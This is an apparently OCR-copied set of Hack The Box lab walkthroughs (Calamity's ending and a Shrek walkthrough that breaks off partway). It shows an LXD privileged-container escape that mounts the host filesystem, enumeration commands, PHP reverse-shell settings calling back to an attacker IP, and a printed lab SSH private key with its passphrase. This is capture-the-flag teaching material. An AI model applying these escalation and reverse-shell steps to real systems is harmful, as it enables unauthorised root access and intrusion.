
We go to the target machine and import the Linux image and create an image called ignite with administrative privileges.

```
1  mkdir raj
2  mv  alpine-v3.7-i686-20180405_0501.tar.gz raj
3  lxc image import alpine-v3.7-i686-20180405_0501.tar.gz --alias alpine
4  lxc image list
5  lxc init alpine ignite -c security.privileged=true
```

```
xalvas@calamity:~$ mkdir raj
xalvas@calamity:~$ mv alpine-v3.7-i686-20180405_0501.tar.gz raj
xalvas@calamity:~$ cd raj
xalvas@calamity:~/raj$ lxc image import alpine-v3.7-i686-20180405_0501.tar.gz --alias alpine
Generating a client certificate. This may take a minute...
If this is your first time using LXD, you should also run: sudo lxd init
To start your first container, try: lxc launch ubuntu:16.04

Image imported with fingerprint: 85823809b57106e7a69a9e6840f5faa0f8cca24e81c82f16e6f23fb1200e97c6
xalvas@calamity:~/raj$ lxc image list
+--------+--------------+--------+------------------------------+------+--------+------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |         DESCRIPTION          | ARCH |  SIZE  |         UPLOAD DATE          |
+--------+--------------+--------+------------------------------+------+--------+------------------------------+
| alpine | 85823809b571 | no     | alpine v3.7 (20180405_05:01) | i686 | 2.37MB | Apr 5, 2018 at 9:39am (UTC)  |
+--------+--------------+--------+------------------------------+------+--------+------------------------------+
xalvas@calamity:~/raj$ lxc init alpine ignite -c security.privileged=true
Creating ignite
```

We mount the whole filesystem into the container; we start the container and execute the shell the shell inside. After spawning the shell we open root.txt in /mnt/root/root directory and find the final flag.

```
1  lxc config device add ignite mydevice mydevice disk source=/ path=/mnt/root
2  recursive=true
3  lxc start ignite
   lxc exec ignite /bin/sh
```



Autt

From <https://www.hackingarticles.in/hack-the-box-challenge-calamity-walkthrough/>

Shrek

Wednesday, January 2, 2019 7:17 PM

Level: Intermediate
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online available therefore they have static IP and IP of sense is **10.10.10.47** so let's begin with nmap port enumeration.

```
1 nmap -sV 10.10.10.47
```

From given below image, you can observe we found port 21,22 and 80 are open in victim's network.

```
root@kali:~# nmap -sV 10.10.10.47

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-24 06:52 EDT
Nmap scan report for 10.10.10.47
Host is up (0.16s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.5 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.27 ((Unix))
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at h
Nmap done: 1 IP address (1 host up) scanned in 25.13 seconds
root@kali:~#
```



As we know from the nmap scan that the target machine is running HTTP on port 80, we open the Ip in our browser.

We don't find anything on the home page, so we use dirb to enumerate the directories.

```
1  dirb http://10.10.10.47
```

```
root@kali:~# dirb http://10.10.10.47

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Mar 24 06:56:15 2018
URL_BASE: http://10.10.10.47/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.47/ ----
+ http://10.10.10.47/~bin (CODE:403|SIZE:965)
+ http://10.10.10.47/~mail (CODE:403|SIZE:965)
+ http://10.10.10.47/~nobody (CODE:403|SIZE:965)
+ http://10.10.10.47/~root (CODE:403|SIZE:965)
==> DIRECTORY: http://10.10.10.47/images/
==> DIRECTORY: http://10.10.10.47/uploads/

---- Entering directory: http://10.10.10.47/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.47/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sat Mar 24 07:10:57 2018
DOWNLOADED: 4612 - FOUND: 4
root@kali:~#
```

dirb scan shows a directory called uploads. We open uploads/ directory and find a file called secret_ultimate.php.



Now we use wget to download the file into our system.

```
1 wget http://10.10.10.47/uploads/secret_ultimate.php
```

```
root@kali:~# wget http://10.10.10.47/uploads/secret_ultimate.php
--2018-04-03 02:29:44--  http://10.10.10.47/uploads/secret_ultimate.php
Connecting to 10.10.10.47:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3683 (3.6K)
Saving to: 'secret_ultimate.php'

secret_ultimate.php                 100%[===================================

2018-04-03 02:29:44 (70.4 MB/s) - 'secret_ultimate.php' saved [3683/3683]
```


We open secret_ultimate.php and find a path to a directory called secret_area_51.

```
root@kali:~# cat secret_ultimate.php
<?php

set_time_limit (0);
$VERSION = "1.0";
$end_path = site/secret_area_51 // friggin' finally found the secret dir!!
$ip = '10.10.14.63';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

We open it in our browser and find an audio file in that directory.

We download into our system and use an online site called academo.org to analyse the spectrum, we find a hint to log in through FTP using username donkey.

Further analysis of the audio file gives us the password to the username.



We login through FTP using the credentials we find in the audio file. After logging in we find a few text files and a file simply called key.

```
root@kali:~# ftp 10.10.10.47
Connected to 10.10.10.47.
220 (vsFTPd 3.0.3)
Name (10.10.10.47:root): donkey
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            5120 Apr 02 01:00 0f0dc0c3ba83481097cabb2162f4af10.txt
-rw-r--r--    1 0        0            5120 Apr 02 01:00 20501f7906ea4efbba9a8ffc16ecf934.txt
-rw-r--r--    1 0        0            6144 Apr 02 01:00 2fce66d82ed34578953b6f401fed7553.txt
-rw-r--r--    1 0        0           14336 Apr 02 01:00 3b7d243f540449d6b40bf2e8f477fbac.txt
-rw-r--r--    1 0        0            5120 Apr 02 01:00 3c6cbf9cacd04a6e9d73d715fac17ca7.txt
-rw-r--r--    1 0        0           12288 Apr 02 01:00 3d6b5a376ccf480db588a1376bb4e5ce.txt
-rw-r--r--    1 0        0           11264 Apr 02 01:00 4d803ca9067d45df9c733de59df55e7a.txt
-rw-r--r--    1 0        0            9216 Apr 02 01:00 5bb191a94b054f90ac1fa44cc6595798.txt
-rw-r--r--    1 0        0           11264 Apr 02 01:00 6359cbab86bd4b9790b0cad80ab65dc5.txt
-rw-r--r--    1 0        0            4096 Apr 02 01:00 654f322168e04c97a74f2d6598628732.txt
-rw-r--r--    1 0        0           11264 Apr 02 01:00 6bdc16a9ddc24449bd50cff44194f4c6.txt
-rw-r--r--    1 0        0           15390 Apr 02 01:00 6c436ddeb27840128632779235f86a08.txt
-rw-r--r--    1 0        0           15360 Apr 02 01:00 70cd267ba76b4232b045fe74d9a7f470.txt
-rw-r--r--    1 0        0           15360 Apr 02 01:00 75b07aa4065441188c07094bc514f87e.txt
-rw-r--r--    1 0        0            6144 Apr 02 01:00 82742dd43ecb4d5ba89b11c698261812.txt
-rw-r--r--    1 0        0            8192 Apr 02 01:00 8bdf5ade02ac4b1da07ad93c5bf71144.txt
-rw-r--r--    1 0        0            8192 Apr 02 01:00 90e9c6a76ae943c4abe7ea87dc9953e6.txt
-rw-r--r--    1 0        0            7168 Apr 02 01:00 948313cfb53d4c70b87ffd51ae0e321a.txt
-rw-r--r--    1 0        0           10240 Apr 02 01:00 9890f6d6fd9346f0b76f5ecfd51acfc5.txt
-rw-r--r--    1 0        0           14336 Apr 02 01:00 9b9e25e763a744d1b7b199fb0e047ad8.txt
-rw-r--r--    1 0        0           12288 Apr 02 01:00 9d0ff55ba3df4affa840c9be2883daa6.txt
-rw-r--r--    1 0        0           13312 Apr 02 01:00 9fb3ed257346424f82394406b6d8a97d.txt
-rw-r--r--    1 0        0            4096 Apr 02 01:00 abf06898380e454d8385e875ebaa3d30.txt
```

We download the key and all the test files we use mget to mass-download the txt files.

```
ftp> get key
ftp> mget *.txt
```

```
ftp> get key
local: key remote: key
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for key (1766 bytes).
226 Transfer complete.
1766 bytes received in 0.00 secs (1.9931 MB/s)
ftp> mget *.txt
mget 0f0dc0c3ba83481097cabb2162f4af10.txt?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for 0f0dc0c3ba83481097cabb2162f4af10.txt
226 Transfer complete.
5120 bytes received in 0.01 secs (563.4438 kB/s)
mget 20501f7906ea4efbba9a8ffc16ecf934.txt?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for 20501f7906ea4efbba9a8ffc16ecf934.txt
226 Transfer complete.
5120 bytes received in 0.00 secs (4.0792 MB/s)
mget 2fce66d82ed34578953b6f401fed7553.txt?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for 2fce66d82ed34578953b6f401fed7553.txt
226 Transfer complete.
6144 bytes received in 0.00 secs (19.8623 MB/s)
mget 3b7d243f540449d6b40bf2e8f477fbac.txt?
200 PORT command successful. Consider using PASV.
```


On our system as we can see all the files have been downloaded.

```
root@kali:~# ls -al
total 540
drwxr-xr-x 31 root root  4096 Apr  3 02:50 .
drwxr-xr-x 23 root root  4096 Mar 12 04:30 ..
-rw-r--r--  1 root root  5120 Apr  3 02:50 0f0dc0c3ba83481097cabb2162f4af10.txt
-rw-r--r--  1 root root  5120 Apr  3 02:50 20501f7906ea4efbba9a8ffc16ecf934.txt
-rw-r--r--  1 root root  6144 Apr  3 02:50 2fce66d82ed34578953b6f401fed7553.txt
-rw-r--r--  1 root root 14336 Apr  3 02:50 3b7d243f540449d6b40bf2e8f477fbac.txt
-rw-r--r--  1 root root  5120 Apr  3 02:50 3c6cbf9cacd04a6e9d73d715fac17ca7.txt
-rw-r--r--  1 root root 12288 Apr  3 02:50 3d6b5a376ccf480db588a1376bb4e5ce.txt
-rw-r--r--  1 root root 11264 Apr  3 02:50 4d803ca9067d45df9c733de59df55e7a.txt
-rw-r--r--  1 root root  9216 Apr  3 02:50 5bb191a94b054f90ac1fa44cc6595798.txt
-rw-r--r--  1 root root 11264 Apr  3 02:50 6359cbab86bd4b9790b0cad80ab65dc5.txt
-rw-r--r--  1 root root  4096 Apr  3 02:50 654f322168e04c97a74f2d6598628732.txt
-rw-r--r--  1 root root 11264 Apr  3 02:50 6bdc16a9ddc24449bd50cff44194f4c6.txt
-rw-r--r--  1 root root 15390 Apr  3 02:50 6c436ddeb27840128632779235f86a08.txt
-rw-r--r--  1 root root 15360 Apr  3 02:50 70cd267ba76b4232b045fe74d9a7f470.txt
-rw-r--r--  1 root root 15360 Apr  3 02:50 75b07aa4065441188c07094bc514f87e.txt
-rw-r--r--  1 root root  6144 Apr  3 02:50 82742dd43ecb4d5ba89b11c698261812.txt
-rw-r--r--  1 root root  8192 Apr  3 02:50 8bdf5ade02ac4b1da07ad93c5bf71144.txt
-rw-r--r--  1 root root  8192 Apr  3 02:50 90e9c6a76ae943c4abe7ea87dc9953e6.txt
-rw-r--r--  1 root root  7168 Apr  3 02:50 948313cfb53d4c70b87ffd51ae0e321a.txt
-rw-r--r--  1 root root 10240 Apr  3 02:50 9890f6d6fd9346f0b76f5ecfd51acfc5.txt
-rw-r--r--  1 root root 14336 Apr  3 02:50 9b9e25e763a744d1b7b199fb0e047ad8.txt
-rw-r--r--  1 root root 12288 Apr  3 02:50 9d0ff55ba3df4affa840c9be2883daa6.txt
-rw-r--r--  1 root root 13312 Apr  3 02:50 9fb3ed257346424f82394406b6d8a97d.txt
-rw-r--r--  1 root root  4096 Apr  3 02:50 abf06898380e454d8385e875ebaa3d30.txt
```

We open the files one by one and in the highlighted file above we found a base64 encoded string that was differentiated by space.


```
rnixlglvfpmpxwtynszqvmsmthkuyftjxeribncsxosuvzqqvcgchimkyohlhtlfq
UHJpbmNlQ2hhcm1pbmc=
uhjcksfqihazijfickrnxbzxhlknpgmrxqdjbohhbslnyoyzrsvzzeqdgnbrwfdce
```


We decode the first base64 encoded string using **hack bar** and find the decoded string to be 'PrinceCharming'



In another file, we find a base64 encoded string similarly differentiated by space.

We decode the base64 encoded string and find a hexadecimal encoded string.



We use python to decode the hexadecimal string. We use seccure module and use

'PrinceCharming' as key to decode the string and find the ssh username and passphrase for the key

```
1  import seccure
2  string ="hexadecimal string"
3  print seccure.decrypt(string, "PrinceCharming")
```

```
root@kali:~/shrek# python
Python 2.7.14+ (default, Mar 13 2018, 15:23:44)
[GCC 7.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import seccure
>>> string = '\x01\xd3\xe1\xf2\x17T \xd0\x8a\xd6\xe2\xbd\x9e\x9e~P(\xf7\xe9\xa5\
xc1KT\x9aI\xdd\\!\x95t\xe1\xd6p\xaa"u2\xc2\x85F\x1e\xbc\x00\xb9\x17\x97\xb8\x0b\
xc5y\xec<K-gp9\xa0\xcb\xac\x9et\x89z\x13\x15\x94Dn\xeb\x95\x19[\x80\xf1\xa8,\x82
G`\xee\xe8C\xc1\x15\xa1~T\x07\xcc{\xbd\xda\xf0\x9e\x1bh\'QU\xe7\x163\xd4F\xcc\xc
5\x99w'
>>> print seccure.decrypt(string, "PrinceCharming")
The password for the ssh file is: shr3k1sb3st! and you have to ssh in as: sec

>>>
```

We open the key file and find that is a rsa key for ssh.

```
root@kali:~# cat key
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,94DC7309349E17F8ED6776ED69D6265A

rx7VJS6fzctpfTQ16y9M2CYG701eIh3nDQND+MSFAMSD8JiElqiIH7yA6TpXKPPx
A9gcxf1qlezc3XIhQpsLN9tLJpOxWYMniUo06/7k+2vWO6AzX27hVPRk1vk9OTWG
gRe856uaS8WfQ3XxehHNk1bu710HzBSwZn/XNbHsNo74Bpol8MTm2BTjvnuxnFY8
tvw53nbXMQffBmrwBTvc5aaCk/C0LfvemSxLAgAwMACNpbPmdw9NkUxRDbL/93Q1
ZYMlFxiXhLgFWQFdW/u2WURmOcIuAHd1V8gWIvY10IpH7o4nXaCI4D8PUmnIDt2N
k6Q3Znnfe8BrzFlD1NdG5SfHNdNUn5N9DROk0cZsL+D9e9bQb5CoyL2ioL9fEeRv
4J5w2ZnIHStAez+Za11WGcZsW3jk2eXGPZiD99k5GcazWQ60dv5dUR6J5fkxaibi
unqmN2tDaKReT7aT4Im6pLUscN8t2w8dprgsD/EbMsPr0X/TqOShXXhMUhk/9SAY
2Rvudp97fqYHugIch4lZdDpYS//KRwzO+wQOQARX0tJ0DJ++lY6WNM/BD6+HUk+v
2c3ziM7DL4i7zhA0qnc8796Nxs8D/QTUWjmcNQhcOM4rAYsmyRqyoVe3ciadKWmk
vfwBJYxCwE9I9qUfZS3TsEYdbLE4MjlFB+Zn+fYpyA950hVFDxvu+E8zIcSYA0bJ
GAra2vH/xgmEoptYqeav/sstisJOYPW1Ui3K5C9E0QMH2MRReZoHlToCSNwUOWRo
rY1z3UZMyV5qw3VsuOk+n81P2npyP0RYo6xjAQW/1uN01LPi6y79j/3k9L35N7pH
vJHACTHa1bgCGkYGYm75DRIPYqJKs8g3htPHTbyfAfybeMBFQFxz3SBSWp8T9yjF
+WKUWQ2EmUtgC9n04tLf1/SIldvtOvtwyv2LiIzgvtT6DCMoulprRlb+U0iY1kbQ
lrpUhFtcK1SvC4Z6ebAEoX/jVRWKdbKldr35ECwIiMVNUFhvXwg4JRdmgmeeDga5
66TSTqupISE7q6MuBfesQItkoiairO36enBvYdifN4/kRFBNXo1ZUTzdKVw6/UVo
n9tG9Fnk/z/Ee0iuT3PS0xtu6cBaXzFggm1n73honBjJzIJdtDAJ2AFSMJg6F6TJ
d0BPB0SGfF8rU+s0RjBhr1nE+px9qYKsuPAKkfi/b/EVa5WEacNezUTTKW9v9DjM
ym/zSi9GMDEczlFO2wthN5MXh0XNzUyQxDAcek1uZyaQd66NXQ0AywQG114+XLx8
29sJvTuy6PXJs4ZUCno4/7RQnG9mwHtcV2f3ETASTjtsxBVotzfnpB22jgRND1fi
Ovqy0xbhRUrBhl8MjuE4Ha/ttoKvbDxC6PlVPMfjp3y2sTIDRp7HpAJfKoVMdJ5Y
9FoWkWhrGkshGMIxyF3YE6cyhy8OOvmoEcNjyusCi1VWJpRxWU9Ml+GUH5gsjdAV
yiPvEG4LnM4gGeHhn9CZcrFJSYKIS0s+410YQvpECx09LaLBtq5y0QNkIspuKSPB
UDidMCyboqlc47D6SgNk7WQqut9tFj6PXE3chFFBHGfZ3hF9HnbUWBEiqyvOlAnm
-----END RSA PRIVATE KEY-----
```

We use this key to log in through using this rsa key. We use the username as sec as we found earlier and use the passphrase we found before to log in. As we log in we go to /home/sec directory, in that directory we find a file called user.txt. When we open the file we get our first flag.

Going through the directories we find a file called thoughts.txt

```
[sec@shrek /]$ ls -la
total 60
drwxr-xr-x 17 root root  4096 Aug  9  2017 .
drwxr-xr-x 17 root root  4096 Aug  9  2017 ..
lrwxrwxrwx  1 root root     7 Mar 26  2017 bin -> usr/bin
drwxr-xr-x  3 root root  4096 Aug 16  2017 boot
drwxr-xr-x 17 root root  2960 Apr  4 18:41 dev
drwxr-xr-x 46 root root  4096 Aug 21  2017 etc
drwxr-xr-x  4 root root  4096 Aug 11  2017 home
lrwxrwxrwx  1 root root     7 Mar 26  2017 lib -> usr/lib
lrwxrwxrwx  1 root root     7 Mar 26  2017 lib64 -> usr/lib
drwx------  2 root root 16384 Aug  9  2017 lost+found
drwxr-xr-x  2 root root  4096 Mar 26  2017 mnt
drwxr-xr-x  2 root root  4096 Mar 26  2017 opt
dr-xr-xr-x 84 root root     0 Apr  4 18:41 proc
drwxr-x---  3 root root  4096 Aug 22  2017 root
